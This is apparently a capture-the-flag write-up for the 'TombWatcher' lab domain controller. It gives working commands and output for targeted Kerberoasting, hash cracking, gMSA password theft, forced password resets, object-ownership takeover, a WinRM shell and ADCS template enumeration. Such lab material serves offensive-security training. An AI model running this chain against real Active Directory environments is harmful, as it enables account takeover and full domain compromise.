TombWatcher

28th March 2026

Prepared By: Rogue

Machine Author: mrb3n & Sentinental

Difficulty: Medium

Synopsis

`TombWatcher` is a medium-difficulty Windows machine that focuses on `Active Directory privilege escalation` through a chained abuse of domain object permissions. The attack starts with the provided credentials for the user `henry`, who possesses `WriteSPN` rights over the account alfred. This access is leveraged to carry out a `targeted Kerberoasting attack`, allowing the `alfred` user's password to be cracked and yielding control over an account that can add itself to the `INFRASTRUCTURE` group. Being a member of this group allows you to retrieve the `gMSA password` for the `ansible_dev$` managed service account. This account has the privilege to reset the password for the user `sam`, which becomes the next pivot point. Through the `sam` user, `WriteOwner` permissions over the user `john` are abused to obtain a GenericAll ACE, enabling a password reset and full access to the john user, who is a member of the `Remote Management Users` group. This provides an interactive shell and access to the user flag. Privilege escalation to Administrator is then achieved by abusing `john` user's `GenericAll` rights over the `ADCS` organizational unit. A previously deleted account, `cert_admin`, is restored using the `Active Directory Recycle Bin`, its password is reset, and it is leveraged to exploit `ESC15` against a misconfigured WebServer certificate template. This ultimately allows the issuance of a certificate for Administrator, resulting in full domain compromise.

allows the issuance of a certificate for Administrator, resulting in full domain compromise.

Skills Required

- Active Directory Enumeration
- Understanding of Kerberos Authentication
- BloodHound Analysis
- Windows System Enumeration

Skills Learned

- Targeted Kerberoasting via WriteSPN Abuse
- Group Managed Service Account (gMSA) Password Retrieval
- Active Directory Object Ownership Manipulation
- Active Directory Recycle Bin Object Restoration
- ADCS ESC15 (CVE-2024-49019) Exploitation

Enumeration

Nmap

We start things off by running an `nmap` scan against the target.

```
$ ports=$(nmap -p- --min-rate=1000 -T4 tombwatcher.htb | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
$ nmap -p$ports -sC -sV tombwatcher.htb
PORT      STATE SERVICE       VERSION
          53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows Server
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-03-28 02:54:34Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: tombwatcher.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.tombwatcher.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>,
```

```
DNS:DC01.tombwatcher.htb
| Not valid before: 2024-11-16T00:47:59
|_Not valid after:  2025-11-16T00:47:59
|_ssl-date: 2026-03-28T02:56:03+00:00; +4h00m00s from scanner time.
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain:
tombwatcher.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2026-03-28T02:56:04+00:00; +4h00m00s from scanner time.
| ssl-cert: Subject: commonName=DC01.tombwatcher.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>,
DNS:DC01.tombwatcher.htb
| Not valid before: 2024-11-16T00:47:59
|_Not valid after:  2025-11-16T00:47:59
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain:
tombwatcher.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.tombwatcher.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>,
DNS:DC01.tombwatcher.htb
| Not valid before: 2024-11-16T00:47:59
|_Not valid after:  2025-11-16T00:47:59
|_ssl-date: 2026-03-28T02:56:03+00:00; +4h00m00s from scanner time.
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain:
tombwatcher.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2026-03-28T02:56:04+00:00; +4h00m00s from scanner time.
| ssl-cert: Subject: commonName=DC01.tombwatcher.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>,
DNS:DC01.tombwatcher.htb
| Not valid before: 2024-11-16T00:47:59
|_Not valid after:  2025-11-16T00:47:59
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
```


The exposed ports strongly suggest that the target is a `Windows Domain Controller`. The certificate subject and `LDAP` service confirm the hostname as `DC01.tombwatcher.htb` and the domain as `tombwatcher.htb`. Port `80` hosts a default `IIS` page on Windows Server, which does not expose any additional application functionality.

BloodHound Enumeration

As is common in real-life Windows penetration tests, we are provided with initial credentials for the user `henry:H3nry_987TGV!`. With a valid domain account in hand, the natural first step is to map out the environment using BloodHound. We ingest data from the domain with bloodhound-python.

```
$ bloodhound-python -d tombwatcher.htb -dc dc01.tombwatcher.htb -u henry -p
'H3nry_987TGV!' -c All -ns 10.129.11.1 --dns-tcp --zip
INFO: BloodHound.py for BloodHound Community Edition
INFO: Found AD domain: tombwatcher.htb
INFO: Getting TGT for user
INFO: Connecting to LDAP server: dc01.tombwatcher.htb
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: dc01.tombwatcher.htb
INFO: Found 9 users
INFO: Found 53 groups
INFO: Found 2 gpos
INFO: Found 2 ous

INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: DC01.tombwatcher.htb
INFO: Done in 00M 10S
INFO: Compressing output into 20260330122921_bloodhound.zip
```

We then import the ZIP into Bloodhound for analysis. Having access to the account `henry`, we will examine the user's edge for any rights that might me useful for further exploitation, to find out that it has `WriteSPN` privileges over the user `alfred`. `WriteSPN` allows us to set a `Service Principal Name` (SPN) on the `alfred` account, making it eligible for a `Kerberoast` attack. With an SPN assigned, we can request a Kerberos `TGS` (Ticket Granting Service) ticket encrypted with `alfred`'s password hash and attempt to crack it offline.



Foothold

Targeted Kerberoast — Gaining Access as alfred

We will use targetedKerberoast to exploit the identified kerberoasting vector.

```
$ python3 /opt/tools/targetedKerberoast/targetedKerberoast.py -d
tombwatcher.htb -u henry -p 'H3nry_987TGV!' --request-user alfred --dc-ip
10.129.11.1
[*] Starting kerberoast attacks
[*] Attacking user (alfred)
[+] Printing hash for (Alfred)
$krb5tgs$23$*Alfred$TOMBWATCHER.HTB$tombwatcher.htb/Alfred*$6b640d6d48b7a83825
025f081cdcf590...<SNIP>...9b9ce18ef5af6c9...
<SNIP>
```

After saving the extracted hash, we will use hashcat to crack it.


```
$ hashcat -m 13100 alfred.hash /usr/share/wordlists/rockyou.txt
<SNIP>
Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

$krb5tgs$23$*Alfred$TOMBWATCHER.HTB$tombwatcher.htb/Alfred*$6b640d6d48b7a83825
025f081cdcf590...<SNIP>...f5af6c9...:basketball

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target......:
$krb5tgs$23$*Alfred$TOMBWATCHER.HTB$tombwatcher.htb...f85c3f
<SNIP>
```

Lateral Movement


Accessing the gMSA Password — From alfred to ansible_dev$

We have compromised alfred's password, `basketball`. Now we will proceed to analyze the user in BloodHound to identify potential misconfigurations that could enable further exploitation. Through Bloodhound, we find out that the user `alfred` can add itself to the

exploitation. Through Bloodhound, we find out that the user `alfred` can add itself to the `INFRASTRUCTURE` group via the `addSelf` right.



Further bloodhound enumeration reveals that members of the `INFRASTRUCTURE` group can read the `gMSA` password for the `ansible_dev$` account.




A Group Managed Service Account (gMSA) is a domain account whose password is automatically managed by Active Directory. The password is stored in the `msDS-ManagedPassword` attribute and is readable only by principals explicitly granted access. We use bloodyAD to add `alfred` to the group and then retrieve the password.

```
$ bloodyAD --host 'dc01.tombwatcher.htb' -d 'tombwatcher.htb' -u 'alfred' -p
'basketball' add groupMember 'INFRASTRUCTURE' 'alfred'
[+] alfred added to INFRASTRUCTURE

$ bloodyAD --host 'dc01.tombwatcher.htb' -d 'tombwatcher.htb' -u 'alfred' -p
'basketball' get object 'ANSIBLE_DEV$' --attr msDS-ManagedPassword

distinguishedName: CN=ansible_dev,CN=Managed Service
Accounts,DC=tombwatcher,DC=htb
msDS-ManagedPassword.NTLM:
aad3b435b51404eeaad3b435b51404ee:838b2bd83fbe39901be3713e8c79ce37
msDS-ManagedPassword.B64ENCODED:
8VCLe0Us2p7wtGUBb+I/kfK9bX7Mh1GNZL1kZS07PnWp0wKjEnUIQBqKJo77kBj0k+et1VSarcaHz9
bBv/dl9cHW4jo/eMlHGOtDHAF+8PTsLLEi2/6w2Avokuuaxl0S3ughelQJa/AHT2sCHwkG5+ILd3xn
9S54vTFRBKC8193W/gIX/tDXJinmvqlp5d2ZW0k3iPdZ3hK4msGyY7f7ghNuUbUkvakd/DjnhMf/Sk
yIIK5eoKGSMwNcjzVYKpSO2EcuBbtcuFPaNqKAwRGsPb6K9gHX1/Zgx8UmFIkZlthDy+hCpmbWHumg
dQHS8zd9NMMnptXjjVNQwhaMKJaMEQ==
```

We now have the `NTLM` hash for `ansible_dev$`: `838b2bd83fbe39901be3713e8c79ce37`.

Resetting sam's Password — From ansible_dev$ to sam

Analysing the newly compromised account in `BloodHound`, the `ansible_dev$` account has the `ForceChangePassword` right over the user `sam`.




We use `bloodyAD` to reset `sam`'s password.

```
$ bloodyAD --host 'dc01.tombwatcher.htb' -d 'tombwatcher.htb' -u
'ANSIBLE_DEV$' -p :838b2bd83fbe39901be3713e8c79ce37 set password sam 'rogue'

[+] Password changed successfully!
```

Taking Over john — From sam to john


In `BloodHound`, we can see that `sam` has `WriteOwner` privileges on the user `john`.



The WriteOwner permission allows us to change the owner of the `john` object to `sam`. As the owner, we can then grant ourselves `GenericAll` over the object, which in turn allows us to reset the password.

```
$ bloodyAD --host 'dc01.tombwatcher.htb' -d 'tombwatcher.htb' -u 'sam' -p
'rogue' set owner john sam
[+] Old owner S-1-5-21-1392491010-1358638721-2126982587-512 is now replaced by
sam on john

$ bloodyAD --host 'dc01.tombwatcher.htb' -d 'tombwatcher.htb' -u 'sam' -p
'rogue' add genericAll john sam
[+] sam has now GenericAll on john

$ bloodyAD --host 'dc01.tombwatcher.htb' -d 'tombwatcher.htb' -u 'sam' -p
'rogue' set password john 'rogue'
[+] Password changed successfully!
```

We can also see that `john` is a member of the `Remote Management Users` group, which allows us to gain access to the target system via `WinRM`.





```
$ evil-winrm -i dc01.tombwatcher.htb -u john -p rogue
Evil-WinRM shell v3.7

*Evil-WinRM* PS C:\Users\john\Documents> whoami
tombwatcher\john
```

The user flag can be found in `C:\Users\john\Desktop\user.txt`.

Privilege Escalation

Restoring Objects from the Active Directory Recycle Bin

In `BloodHound`, we observe that `john` has `GenericAll` over an organizational unit named `ADCS`.



The organizational unit is currently empty, so there is nothing to gain from taking full control of it yet, using the `GenericAll` privilege. Still, the existence of an OU related to `ADCS` enables us to identify potential misconfigurations in certificate services. We will use Certipy to retrieve all available information regarding certificates for the user `john`.

```
$ certipy-ad find -target dc01.tombwatcher.htb -u john -p rogue
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 33 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 11 enabled certificate templates
[*] Trying to get CA configuration for 'tombwatcher-CA-1' via CSRA
[!] Got error while trying to get CA configuration for 'tombwatcher-CA-1' via
CSRA: CASessionError: code: 0x80070005 - E_ACCESSDENIED - General access
denied error.
[*] Trying to get CA configuration for 'tombwatcher-CA-1' via RRP
[!] Failed to connect to remote registry. Service should be starting now.
Trying again...
[*] Got CA configuration for 'tombwatcher-CA-1'
[!] Failed to lookup user with SID 'S-1-5-21-1392491010-1358638721-2126982587-
1111'
[*] Saved BloodHound data to '20260330173015_Certipy.zip'. Drag and drop the
file into the BloodHound GUI from @ly4k
[*] Saved text output to '20260330173015_Certipy.txt'
[*] Saved JSON output to '20260330173015_Certipy.json'
```

From the output, the `WebServer` certificate template shows an unusual setting in its `Enrollment Permissions`. Specifically, one of the principals listed under `Enrollment Rights` is identified only by a `Security Identifier (SID)` rather than a readable username.

Normally, entries in this section resolve to recognizable accounts or groups such as `Domain Admins` or `Enterprise Admins`, both of which are present here. However, the additional entry:

```
17
    Template Name                         : WebServer
    Display Name                          : Web Server
    Certificate Authorities               : tombwatcher-CA-1
    Enabled                               : True
    Client Authentication                 : False
    Enrollment Agent                      : False
    Any Purpose                           : False
    Enrollee Supplies Subject             : True
    Certificate Name Flag                 : EnrolleeSuppliesSubject
    Enrollment Flag                       : None
    Private Key Flag                      : AttestNone
    Extended Key Usage                    : Server Authentication
    Requires Manager Approval             : False
    Requires Key Archival                 : False
    Authorized Signatures Required        : 0
    Validity Period                       : 2 years
    Renewal Period                        : 6 weeks
    Minimum RSA Key Length                : 2048
    Permissions
      Enrollment Permissions
        Enrollment Rights                 : TOMBWATCHER.HTB\Domain Admins
                                            TOMBWATCHER.HTB\Enterprise Admins
                                            S-1-5-21-1392491010-1358638721-
2126982587-1111
```

`S-1-5-21-1392491010-1358638721-2126982587-1111` stands out because it is not resolved to a name. This typically indicates that the associated account has either been deleted, is orphaned, or cannot be resolved by the system at this time.

